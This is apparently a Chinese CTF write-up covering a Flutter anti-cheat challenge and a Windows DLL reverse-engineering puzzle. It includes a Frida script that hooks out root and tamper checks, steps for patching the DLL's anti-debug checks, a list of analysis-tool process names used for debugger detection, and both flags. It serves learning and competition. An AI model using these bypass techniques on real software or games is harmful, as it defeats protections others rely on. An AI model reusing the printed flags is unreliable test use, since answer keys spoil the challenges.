
重新Patch并重打包Apk

修改反编译出来的smali字节码，使用ApkEasyTool重打包然后重新安装即可



Get Flag

一样的方法修改内存，得到Flag（需要注意的是修改的分数值不能超过3000，Dart层其实做了判断，但生命值不做限制）



So中函数是如何被调用的

Dart FFI

通过Dart的ffi库中的函数，可以获取一个动态库中的函数，将其转换为Dart中可以直接调用的函数

需要注意的是，动态库中的函数符号名必须可见，并且使用C编译器的方式命名（不能是C++的符号名），因为Dart层需要通过函数名来寻找并获取这个函数

Dart层代码

```
1 import 'dart:ffi';
2 import 'dart:io';
3
4 final DynamicLibrary antiCheatLib = Platform.isAndroid
5   ? DynamicLibrary.open("libanticheat.so")
6   : DynamicLibrary.process();
7
8 final bool Function() initAntiCheat = antiCheatLib
9   .lookup<NativeFunction<Bool Function()>>('_init_anti_cheat')
10  .asFunction();
11
12 final bool Function() isDeviceRooted = antiCheatLib
13   .lookup<NativeFunction<Bool Function()>>('_is_device_rooted')
14  .asFunction();
15
16 final bool Function(int) isDeviceModified = antiCheatLib
17   .lookup<NativeFunction<Bool Function(Uint32)>>('_is_device_modified')
18  .asFunction();
19
20 final bool Function() isDeviceInjected = antiCheatLib
21   .lookup<NativeFunction<Bool Function()>>('_is_device_injected')
22  .asFunction();
```

So层代码

和JNI_EXPORT一样，我们可以写个宏定义，该关键字设置函数可见性，保证函数在编译的过程中不被去符号

```
1 #define FFI_EXPORT __attribute__((visibility ("default")))
```

然后还需要添加一个extern "C"关键字，来保证该函数的符号是以C编译器的方式命名

```
1 FFI_EXPORT extern "C"
2 void _init_anti_cheat()
3 {
4     antiCheat = new AntiCheat();
5 }
```

Flutter Method Channel

在Flutter中，存在一种叫Method Channel的机制允许，允许Dart层通过这个机制去调用原生函数

在Android Studio中，安装Flutter插件，新建一个Plugin工程，在lib目录中即可找到自动生成的Method Channel模板，这里就不赘述了，感兴趣自行分析

在Plugin示例工程中，打开Plugin类，可以看到Method Channel的通信相关逻辑，本题就是通过这个机制调用Java层函数的，可以通过对比源码来分析，具体的不再赘述，有兴趣可以自己看看

```
11 public class UntitledPlugin implements FlutterPlugin, MethodCallHandler {
12     private MethodChannel channel;
13
14     @Override
15     public void onAttachedToEngine(@NonNull FlutterPluginBinding flutterPluginBinding) {
16         channel = new MethodChannel(flutterPluginBinding.getBinaryMessenger(), "untitled");
17         channel.setMethodCallHandler(this);
18     }
19
20     @Override
21     public void onMethodCall(@NonNull MethodCall call, @NonNull Result result) {
22         if (call.method.equals("getPlatformVersion")) {
23             result.success("Android " + android.os.Build.VERSION.RELEASE);
24         } else {
25             result.notImplemented();
26         }
27     }
28
29     @Override
30     public void onDetachedFromEngine(@NonNull FlutterPluginBinding binding) {
31         channel.setMethodCallHandler(null);
32     }
33 }
```

其他解法

- Mason师傅的Frida解法

3.4 BabyAnti

虽然是flutter，但是这玩意只要分数到3000就出flag，显然anti下反调试然后gg修改下就完事了

frida hook掉检测

```
function antihook() {
    let native = Module.findBaseAddress('libanticheat.so');
    const is_device_rooted = native.add(0x05F360);
    const is_device_modified = native.add(0x05F394);
    console.log('native base address is ' + native);
    console.log('is_device_rooted address is ' + is_device_rooted);
    console.log('is_device_modified address is ' + is_device_modified);
    Interceptor.replace(is_device_rooted, new NativeCallback(function
() {
        console.log('is_device_rooted is called');
        return 0;
    }, 'int', []));
}

Interceptor.replace(is_device_modified, new NativeCallback(function
() {
    console.log('is_device_modified is called');
    return 0;
}, 'int', []));


}
```

```
Java.perform(function () {
    let AntiCheatPlugin =
Java.use("com.VNCTF2023.anti_cheat.AntiCheatPlugin");
    AntiCheatPlugin["b"].implementation = function () {
        console.log('b is called');
        let ret = this.b(...arguments);
        console.log('b ret value is ' + ret);
        ret = true; // patch score valid
        return ret;
    };
});

// GG Patch memory data.
// flag{D1n0_Run_Out_0f_The_F0rest_Finally^_^}
setTimeout(antihook, 100);

// frida -U -f com.example.dino_run -l vnanti.js --no-pause
```

gg搜内存改成3000



- NYSBap师傅的暴力解法-<https://mp.weixin.qq.com/s/08HQCrR1KvV8m-9Ht4y-qA>

dll_puzzle

flag{3f27d7470d8967fd344ec7f1261e64b3}

前言

本题目主要考察常规Win32样本分析技巧。考虑到12小时个人赛，对难度进行了调整。其中主要考查了在Windows环境下对动态链接库及其恶意样本的分析、逆向技能。主要考点如下

- DLL调试技巧
- 反调试（包括进程扫描、VEH、IsDebuggerPresent、NtGlobalFlag四种方法）
- 残血版动态API获取（利用sm3）
- 残血版CRC反patch
- 残血版数字签名验证
- 破坏PE头反dump
- 花指令（包括call、jzjnZ）
- 字符串混淆
- TLS函数
- sm4加密
- 方程组求解（利用numpy或者z3）


上述考点在诸多Win32恶意样本当中均有涉及，因此特地拿出来作为考点。本题目创新性的使用配置文件作为flag的输入，并且使用了不常考察的动态链接库/OCX作为考察媒介，一定程度上增加了难度。

SOLVE-RUN

下载后利用 [regsvr32] 或者 [rundll32] 工具启动dll，参考指令如下

```
1 regsvr32 RegisterServer.dll  
2 rundll32 RegisterServer.dll,DllEntryPoint
```

使用loaddll或者其他程序也可以。运行后可能会出现反调试警告，如下



忽略警告，程序并未退出，但是警告提示“License checksum failed”

Tlscallback_0

打开IDA，拖入dll，注意到大量的导出函数，其中注意到 `TlsCallback_0`，跟踪查看发现 `CreateMutexA` 函数的参数来源于函数 `sub_1000B930`，跟踪发现字符串解混淆函数。

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for `sub_1000B930` is shown:

```
1 int __cdecl sub_1000B930(int a1)
2 {
3     int v2; // [esp+0h] [ebp-Ch]
4     int v3; // [esp+4h] [ebp-8h]
5     int v4; // [esp+8h] [ebp-4h].
6     byte_10023E08 db 'd' ; DATA XREF: sub_1000B930+3Ftr
7     v2 = sub_1000A990(134, +aZtifyUqMwtrbsn db 'zTIF:YUqM$wtrbsnS_m', 0Ah
8     v4 = a1 + 1;           E+
9     v3 = 0;
10    do
11    {
12        *(BYTE *) (v3 + v2) = byte_10023E08[ (unsigned _int8) byte_1003D870[v4]];
13        ++v3;
14        ++v4;
15    }
16    while ( byte_1003D870[v4] != 10 );
17    return v2;
18 }
```

A call to `byte_1003D870` is highlighted with a red arrow. The `byte_1003D870` function's details are shown in a separate window:

byte_1003D870	db 0Ah
	db 35h ; 5
	db 10h
	db 3Dh ; =
	db 2
	db 2Eh ; .
	db 1Eh
	db 0Fh
	db 12h
	db 1Eh
	db 0Fh
	db 12h
	db 18h

);

分析函数逻辑可知函数从 `byte_1003D870` 取出 `a1` 位置的索引，放入字典

`byte_10023E08` 中，返回此字符串。字符串原表可以轻易导出，从其中可以拿出冗余提示文本（事实上这个提示没多大用，还是要自己算（不是（还有好多整活，你能把他们全部找出来吗：

```
1 Unexpected ester egg: flag{3f27d74???
```

此字符串函数被解密。后续此函数被大量调用，可以做出明文映射表备用。

注意到 `sub_1000B6E0` 函数的调用强制转换类型为函数，跟踪此函数，注意到此函数中出现了字符串 `user32.dll`、`advapi32.dll`，标记为可疑函数。分析此函数，跟踪进入 `sub_1000AB30`，Hex-Ray Decompiler 显示如下

```
1 return 9;
```

此处为 `call/ret` 花指令，按下Tab键，分析汇编可以得出此为获取 `kerner32.dll` 基址。参考[\[原创\]详解七句汇编获取Kernel32模块地址-编程技术-看雪论坛-安全社区|安](#)

全招聘|bbs.pediy.com (kanxue.com)。跟踪进入 [sub_1000AB60]，注意到常量 [1937774191]，此为SM3国密杂凑算法的初始IV值，根据代码段

```
1 v19 = a1;
2 v18 = *(_DWORD *) (a1 + 60) + a1;
3 v58 = (_DWORD *) (*(_DWORD *) (v18 + 120) + a1);
4 v17 = v58[8] + a1;
5 v15 = v58[9] + a1;
6 v14 = v58[7] + a1;
```

参考[原创]完美实现GetProcAddress–软件逆向–看雪论坛–安全社区|安全招聘|bbs.pediy.com (kanxue.com)以及PE结构，可以知道这段代码在获取a1为基址的导出表详情。

其中 [v58] 为结构 [PIMAGE_EXPORT_DIRECTORY]， [while] 循环中对传入的基址对应的动态链接库的函数名称执行 [sm3] 运算，结果存在 [v23] 中。结果与常量 [0x9E3779B] 异或比较，从而确定函数、返回函数调用地址。动态获取API地址函数逆向完毕

根据上面的参考文章，也可以类似的写出一个程序计算导出表API的hash，本题目使用的sm3、sm4算法都是基于NEWPLAN/SMx: 国家商用加密算法 SMx (SM2,SM3,SM4) (github.com)大佬给出的开源代码。根据代码，可以获取诸多API的调用地址。计算之后可以知道， [v3] 对应的hash值指明 [v3] 为 [LoadLibraryA]（也可以在OD动态调中看出来）。因此此函数的功能已经清楚，即根据dll的hash和api的hash，返回api的地址。后文直接给出相关API的内容，不再赘述。

TIs中关键的混淆函数已经分析完成，接下来注意到 [sub_10001000] 中含有大量调试器字符串，根据 [sub_100011B0] 获知进程扫描过程，此函数使用 [if] 结构判断，因此可以nop掉，去掉第一个反调试。观察函数 [sub_10001280]，发现

[AddVectoredExceptionHandler] 导入，有注意到其中 [_writeeflags(v0 | 0x100);] 写入了调试标志，因此此处为VEH反调试结构。同样的，注意到v15 对应 [IsDebuggerPresent] API，其后出现PEB标志和 [NtCurrentTeb] 标志，为反调试过程。

```
55 if ( v20() == 183 )
56 {
57     if ( sub_10001280() || (v15 = (int (*)(void))GetFunc(-2097490458,
58     {
59         sub_1000A7F0();
60     }
61     else
62     {
63         v24 = 0;
64         v23 = 0;
65         v14 = NtCurrentTeb()->ProcessEnvironmentBlock;
66         v24 = &v14->UnicodeCaseTableData;
67         v13 = &NtCurrentTeb()[-3].MergedPrefLanguages;
68         v9 = (char *)v13[24];
69         v10 = v13[25];
70         v23 = v9 + 188;
71         v19 = v14 != (struct _PEB *)-104 && (*v24 & 0x70) != 0;
72         v18 = v23 && (*v23 & 0x70) != 0;
73         if ( !v19 && !v18 )
74         {
75             v6 = GetFunc(-2097490458, 353062012);
76             sub_1000A670(v9, v10, v11, v6);
77             v12(dword_1003E9E0);
78         }
79     }
80 }
```

由于所有反调试过程全部使用 [if] 结构，因此可以全部使用nop指令略过。但是要注意的是，函数 [sub_1000A670] 是重要函数，反调试通过之后才会运行其中的代码，否则无法执行sm4解密。观察此函数，

```

1 int sub_1000A670()
2 {
3     int v0; // eax
4     int v1; // eax
5     int v3; // [esp+0h] [ebp-14h]
6     int k; // [esp+8h] [ebp-Ch]
7     int j; // [esp+Ch] [ebp-8h]
8     int i; // [esp+10h] [ebp-4h]
9
10    for ( i = 0; i < 16; ++i )
11    {
12        for ( j = 0; j < 16; ++j )
13        {
14            v0 = sub_1000A420(j | (16 * i));
15            v1 = sub_1000A5F0(501, v0);
16            aWeReNoStranger[16 * i + j] = sub_1000A420(v1);
17        }
18    }
19    for ( k = 0; k < 4; ++k )
20    {
21        switch ( k )
22        {
23            case 0:
24                *(DWORD *)&aWeReNoStranger[256] ^= 0xD196DF91;
25                break;
26            case 1:
27                *(DWORD *)&aWeReNoStranger[260] ^= 0x39C41335u;
28                break;
29            case 2:
30                *(DWORD *)&aWeReNoStranger[264] ^= 0x1509E2B7u;
31                break;
32            case 3:
33                *(DWORD *)&aWeReNoStranger[268] ^= 0xD7174CBD;
34                break;
35            default:
36                continue;
37        }
38    }
39    if ( (unsigned __int8)aWeReNoStranger[0] == 214 )
40        v3 = 1;
41    else
42        v3 = -1;
43    return v3;
44}

```

00009A8E sub_1000A670:18 (1000A68E)

注意到其中对字符串集 `aWeReNoStranger` 进行了异或运算，取出字符串对应的DWORD运算可知，异或的结果是正确的SM4的CK值。观察第一个for循环：

```

● 10   for ( i = 0; i < 16; ++i )
● 11   {
● 12       for ( j = 0; j < 16; ++j )
● 13       {
● 14           v0 = sub_1000A420(j | (16 * i));
● 15           v1 = sub_1000A5F0(501, v0);
● 16           aWeReNoStranger[16 * i + j] = sub_1000A420(v1);
● 17       }
● 18   }

```

此循环为密码学过程，主要涉及到SM4的GF(24)生成。参考 [SM4加密算法原理和简单实现 \(java\) – kentle – 博客园 \(cnblogs.com\)](#) 中实现S盒的过程，可以知道SM4的S盒在此函数中被恢复。换句话说，本题目中的SM4没有被魔改，这一点在第三个if中也可以看出来

```

37   }
38   }
39   if ( (unsigned __int8)aWeReNoStranger[0] == 214 )
40       v3 = 1;
41   else
42       v3 = -1;

```


这里的返回这根据S盒的 `[[0][0]]` 元素的值来确定是否成功，此值为 `0xD6`，是正确的S盒值。

跟踪进入函数 `sub_100015A0`，注意到截断值和提示内容

IDA View-A Pseudocode-A Hex View-1

```
int __cdecl sub_100015A0(int a1, int a2)
{
    GetFunc(-2097490458, -51245648);
    GetFunc(-2097490458, -876468727);
    GetFunc(-2097490458, 546992013);
    GetFunc(-2097490458, -612121625);
    GetFunc(-2097490458, -1195172930);
    GetFunc(-2097490458, 1640911352);
    GetFunc(-2097490458, -1540110343);
    GetFunc(-2097490458, 1630819314);
    GetFunc(-2097490458, 519734472);
    GetFunc(-2097490458, -1894499825);
    GetFunc(-2097490458, 353062012);
    GetFunc(-2097490458, 168869273);
    GetFunc(-2097490458, 46726081);
    GetFunc(-2097490458, -18987554);
    GetFunc(-2097490458, 875245477);
    GetFunc(-812919004, 1759024151);
    GetFunc(767075313, 635640813);
    if ( a2 != 1 )
        return 1;
    dword_1003E9D8 = sub_1000B8B0();
    hint("Unexpected error occurred! Disassembly procedure terminated.");
    return 9;
}
```

看到 `return 9`，和上一节的花指令相似，此处为 `call/ret` 花指令。nop掉然后F5。



通览函数，注意到

```
    if ( !v16 && v16 )
    {
        ((void (*)(void))((char *)&loc_1001D62F + 1))();
        JUMPOUT(0x10001BA0);
    }
    JUMPOUT(0x10001B9C);
}
return 1;
```

此处为 [izjnz] 花指令, nop掉还原程序流程

```
0x0001B900 00 00 6B C2 00 8B 4D E4+ dd 0C26B00000h, 0E44D8000h, 114B60Fh, 18Bh, 0E0C100h
0x0001B900 0F B6 14 01 88 01 00 00+ dd 6B010486h, 148D05C8h, 6DFA81D1h, 0F00000Ah, 0F0
0x0001B900 00 C1 00 8B 4D E4 0F+ dd 1B800h, 0E0C10000h, 0E44D8000h, 114B60Fh, 0B906
0x0001B900 B6 04 01 6B C8 05 8D 14+ dd 1, 558B81D0h, 0CB60FE4h, 88148D0Ah, 57AFA81h, 8
0x0001B900 D1 81 FA 60 0A 00 00 0F+ dd 0E0D9h, 1B8h, 88E00100h, 0B60FE44Dh, 0C26B0114h,
```

MainFunction

主程序去掉花指令并且完成两个关键函数的逆向之后便很简单。其主要流程为：从

`lincense.ini` 中读入 `flag` 字段，利用sm4加密，放入方程组中比较。

读入的函数已经明示，其存储位置为 `lpReturnedString`。注意到带符号函数

`cxxstd__atoi`，这个函数看上去和标准C++的`atoi`函数类似，然而真实情况却截然不同，此函数中完成了sm4密钥的初始化和解密。这是一种障眼法。

其中获取了一个数据，并进行异或。这个数据来源于字段

TheAnswerToTheUltimateQuestionOfLifeTheUniverseAndEverything，是英国作家道

格拉斯·亚当斯所写的系列科幻小说《银河系漫游指南》里的一个数。可以爆破出为42。

密码如下 (对应网址[FlagGPT – An automatic CTF solver](#))

```
1 0x20,0x62,0x32,0x33,0x2e,0x74,0x76,0x2f,0x79,0x46,0x52,0x43,0x37,0x68,0x  
59,0x00
```

跟踪进入 [sub_10001BA2]，在其中发现大规模方程组。方程组取出 [(a2-28)] 的值进行计算，并全为 [88] 条件，为全满足方程组。为了降低难度，此处方程组是很整齐的，其系数从3开始并且已经从上到下顺序排列好。从IDA中取出这些方程组，写成矩阵形式，此矩阵已经验证为可逆矩阵，其解唯一，利用 [numpy] 解答即可得到sm4密文。

从IDA获取内容，并生成解密脚本、解密的所有源码如下

```
1 #include <stdio.h>  
2  
3 unsigned equ[] =  
4 {  
5     8,0, 5,1, 0xa6d,  
6     6,1, 4,2, 0x57a,  
7     6,2, 3,3, 0x369,  
8     6,3, 7,4, 0xa43,  
9     4,4, 8,5, 0x9d4,  
10    5,5, 9,6, 0xadd,  
11    3,6, 4,7, 0x4cc,  
12    9,7, 5,8, 0x71d,  
13    5,8, 7,9, 0x22a,  
14    9,9, 6,10, 0x339,  
15    6,10, 5,11, 0x741,  
16    3,11, 4,12, 0x65b,  
17    5,12, 7,13, 0x8e7,  
18    9,13, 3,14, 0x7b6,  
19    6,14, 6,15, 0x94e,  
20    7,15, 8,16, 0x76f,  
21    8,16, 8,17, 0x538,  
22    6,17, 3,18, 0x336,  
23    8,18, 5,19, 0x17d,  
24    5,19, 3,20, 0x337,  
25    5,20, 5,21, 0x690,  
26    6,21, 8,22, 0x844,  
27    3,22, 9,23, 0x423,  
28    3,23, 8,24, 0x522,  
29    9,24, 3,25, 0x669,  
30    5,25, 8,26, 0x864,  
31    3,26, 3,27, 0x29d,  
32    9,27, 5,28, 0x3b9,  
33    7,28, 5,29, 0x768,  
34    3,29, 3,30, 0x4fb,  
35    7,30, 5,31, 0xb3a,  
36    6,31, 9,32, 0x5ee,
```

```
37      5,32, 7,33, 0x520,
38      5,33, 6,34, 0x864,
39      9,34, 8,35, 0xba3,
40      3,35, 4,36, 0x1dc,
41      3,36, 6,37, 0x417,
42      4,37, 7,38, 0x5d0,
43      6,38, 6,39, 0x528,
44      6,39, 5,40, 0x6f8,
45      8,40, 3,41, 0x7ca,
46      3,41, 7,42, 0x2c8,
47      3,42, 3,43, 0x3ea,
48      7,43, 5,44, 0x82e,
49      3,44, 3,45, 0x1d1,
50      6,45, 5,46, 0x5c7,
51      6,46, 3,47, 0x501,
52      4,47, 7,48, 0x428,
53      4,48, 3,49, 0x3d9,
54      4,49, 3,50, 0x39a,
55      8,50, 7,51, 0x688,
56      9,51, 4,52, 0x6cc,
57      7,52, 6,53, 0x4a1,
58      9,53, 6,54, 0x2c7,
59      4,54, 4,55, 0x100,
60      8,55, 7,56, 0x2e8,
61      8,56, 5,57, 0x68a,
62      3,57, 6,58, 0x342,
63      4,58, 3,59, 0x15c,
64      9,59, 4,60, 0x3b8,
65      3,60, 4,61, 0x45d,
66      9,61, 7,62, 0x73d,
67      9,62, 6,63, 0x18f,
68      6,63, 3,64, 0x3f3,
69      9,64, 6,65, 0xc63,
70      8,65, 8,66, 0x6e0,
71      7,66, 7,67, 0x35d,
72      6,67, 6,68, 0x6ae,
73      7,68, 8,69, 0x62a,
74      9,69, 7,70, 0x500,
75      6,70, 3,71, 0x46e,
76      8,71, 3,72, 0x3eb,
77      9,72, 8,73, 0x541,
78      4,73, 5,74, 0x3a0,
79      3,74, 4,75, 0x338,
80      8,75, 6,76, 0x730,
81      7,76, 9,77, 0x4b0,
82      3,77, 8,78, 0x7f0,
83      5,78, 5,79, 0x703,
84      7,79, 8,00, 0xa18,
85  };
```

```
86 int square[80][80] = { 0 };
87 int res[80] = { 0 };
88 int main(int argc, char** argv)
89 {
90     printf("import numpy as np\n");
91     printf("A = ");
92     for (int i = 0; i < 80; i++)
93     {
94         for (int j = 0; j < 80; j++)
95         {
96             square[i][j] = 0;
97         }
98     }
99     for (int i = 0; i < 400; i+=5)
100    {
101        square[i/5][equ[i + 1]] = equ[i];
102        square[i/5][equ[i + 3]] = equ[i + 2];
103        res[i/5] = equ[i + 4];
104    }
105    printf("[\n");
106    for (int i = 0; i < 80; i++)
107    {
108        printf("\t[");
109        for (int j = 0; j < 80; j++)
110        {
111            printf("%d,", square[i][j]);
112        }
113        printf("],\n");
114    }
115    printf("]\n");
116    printf("b = [");
117    for (int i = 0; i < 80; i++)
118    {
119        printf("%d,", res[i]);
120    }
121    printf("]\n");
122    printf("X=np.linalg.solve(A,b)\n");
123    printf("print(X)\n");
124    return 0;
125 }
```

生成如下的解密脚本


```

85 X=np.linalg.solve(A,b)
86 print(X)
87

```


密文如下

```
1 0xda,0xb9,0x49,0x91,0xfb,0xbd,0xcc,0x9a,0x57,0x11,0x70,0xed,0xe5,0xa2,0xac,
```

放入 [cyberchef] 解密即可

The screenshot shows the CyberChef interface with the "SM4 Decrypt" recipe selected. The input field contains the provided hex string. The key and IV fields are also visible. The output field shows the decrypted result, which is a long string of characters.

最后提交正确的flag (其中包含了计算机名、用户名信息)



主要考点说明

Dll调试技巧

之所以会出一个dll文件是因为在诸多实战样本，尤其是定制化程度较高的定制木马、RAT、bot恶意样本中常见使用dll作为真实载荷进行攻击的样例。在实战中，dll格式的样本也并不少见，并且可以隐蔽的执行。本题目只是使用了这个思想，最开始准备使用powershell作为执行载体释放dll并执行，后考虑难度因素，便只放出dll作为题目主体。dll还有另一个常见位置就是逆向工程中，部分软件的授权校验模块被写入到dll中，作为导出函数等方法进行调用，这也是对这一文件格式考察的必要性的一种佐证。

要调试dll，请使用rundll32程序正确启动dll的指定函数。对于OD而言，可以在载入模块时设下断点，其原理为 [bp LoadLibraryA]，程序载入模块时，OD可以逐步断下。通过此方式，可以轻松找到Dll的入口；其他方式，例如直接执行断点的方法，由于在实战分析中，在试验机上也不要一次整个的执行代码，况且在没有静态分析之前，执行代码可

能会导致分析者自身暴露，因此虽然可以接下断等待命中，但是本文不推荐这种方式。笔者自己实验的IDA直接下断也不可以直接命中。

反调试+TLS回调函数

反调试作为逆向工程考察的重要模块，其重要性不言而喻。本题目主要参考[LordNoteworthy/al-khaser](#)项目的几个反调试技巧，结合TLS回调函数一同考察。

TLS设计的本意，是为了解决多线程程序中变量同步的问题，是 Thread Local Storage 的缩写，意为线程本地存储。线程本身有独立于其他线程的栈空间，因此线程中的局部变量不用考虑同步问题。多线程同步问题在于对全局变量的访问，TLS在操作系统的支持下，通过把全局变量打包到一个特殊的节，当每次创建线程时把这个节中的数据当做副本，拷贝到进程空闲的地址空间中。以后线程可以像访问局部变量一样访问该异于其他线程的全局变量的副本，而不用加同步控制。

——[TLS及TLS反调试_Yuri800的博客-CSDN博客](#)

该函数会在主函数之前载入，其中可以对环境执行检查。

本次考察的TLS函数减弱了难度，其考察点在

1. 创建互斥结构，防止自身被多次同时执行。
2. 检查调试器

题目使用 [GetLastError] 的方式查看是不是已经存在互斥结构来判断多次运行，这一点可以从 [183] 的枚举值猜出。

```
38 dword_1003E9DC = (int)CreateMutexA(0, 1, v3);
39 v20 = (int (*)(void))sub_1000B6E0(-2097490458, 1630819314);
40 if ( v20() == ERROR_ALREADY_EXISTS )
41 {
42     v4 = __rdtsc();
43     sub_1000AB00(v4);
44 }
```

其后，对调试器执行检查：首先执行的是程序名检测。本来这个模块也可以做字符串加密（下文会提到，和动态API获取手段等是难点之一），但是考虑到难度，就没做（

```
40 if ( v20() == 183 )
41 {
42     v4 = __rdtsc();
43     sub_1000AB00(v4);
44 }
45 if ( sub_10001000() )
46 {
47     v8 = (const CHAR *)sub_1000B930(156);
48     v5 = (const CHAR *)sub_1000B930(50);
49     MessageBoxA(0, v5, v8, 0x10u);
50     sub_1000A7F0();
51 }
52 v22 = (void __cdecl *)(int)sub_1000B6E0(-20
```

13	v1[5] = (int)L"autorunsc.exe";
14	v1[6] = (int)L"filemon.exe";
15	v1[7] = (int)L"procmon.exe";
16	v1[8] = (int)L"regmon.exe";
17	v1[9] = (int)L"procexp.exe";
18	v1[10] = (int)L"idaq.exe";
19	v1[11] = (int)L"idaq64.exe";
20	v1[12] = (int)L"ida.exe";
21	v1[13] = (int)L"ida64.exe";
22	v1[14] = (int)L"ImmunityDebugger.exe";
23	v1[15] = (int)L"Wireshark.exe";
24	v1[16] = (int)L"dumpcap.exe";
25	v1[17] = (int)L"HookExplorer.exe";

在这里会很严格的检查所有正在运行的分析器，甚至包括Visual Studio的IDE、SysinternalsSuite、抓包软件和各种版本的OD。只要当前存在这些程序运行，那么就会警告用户存在调试器。这个警告的样式是仿VMP壳的，作为一种障眼法。然而这里检查结束调试器将会进入SM4的加密修复过程，下文会提到SM4似乎被魔改了，事实上是静态的SM4被魔改了，而程序在运行时还原了SM4算法。在检测到调试器之后，程序并不会退出，而是（很鸡贼的）还原一个假的SM4算法，根据这个值，（似乎）也很好猜

```

for ( i = 0; i < 16; ++i )
{
    for ( j = 0; j < 16; ++j )
    {
        v0 = sub_1000A420(j | (16 * i));
        v1 = sub_1000A5F0(762, v0);
        aWeReNoStranger[16 * i + j] = sub_1000A420(v1);
    }
}
for ( k = 0; k < 4; ++k )
{
    switch ( k )
    {
        case 0:
            *(_DWORD *)&aWeReNoStranger[256] ^= 0xFFFF1111;
            break;
        case 1:
            *(_DWORD *)&aWeReNoStranger[260] ^= 0xFFFF1111;
            break;
        case 2:
            *(_DWORD *)&aWeReNoStranger[264] ^= 0xFFFF1111;
            break;
        case 3:
            *(_DWORD *)&aWeReNoStranger[268] ^= 0xFFFF1111;
            break;
        default:
            continue;
    }
}
return aWeReNoStranger[0] != aWeReNoStranger[17];
}

```

如果不存在清单里的调试器，则检查调试状态 (`IsDebuggerPresent()`)

```
(v15 = (int (*)(void))sub_1000B6E0(-2097490458, -1894499025), v15()) )
```

然而这个函数很容易被欺骗，因此还有一个VEH。

```

1 int sub_10001280()
2 {
3     unsigned int v0; // kr00_4
4     PVOID Handle; // [esp+0h] [ebp-8h]
5
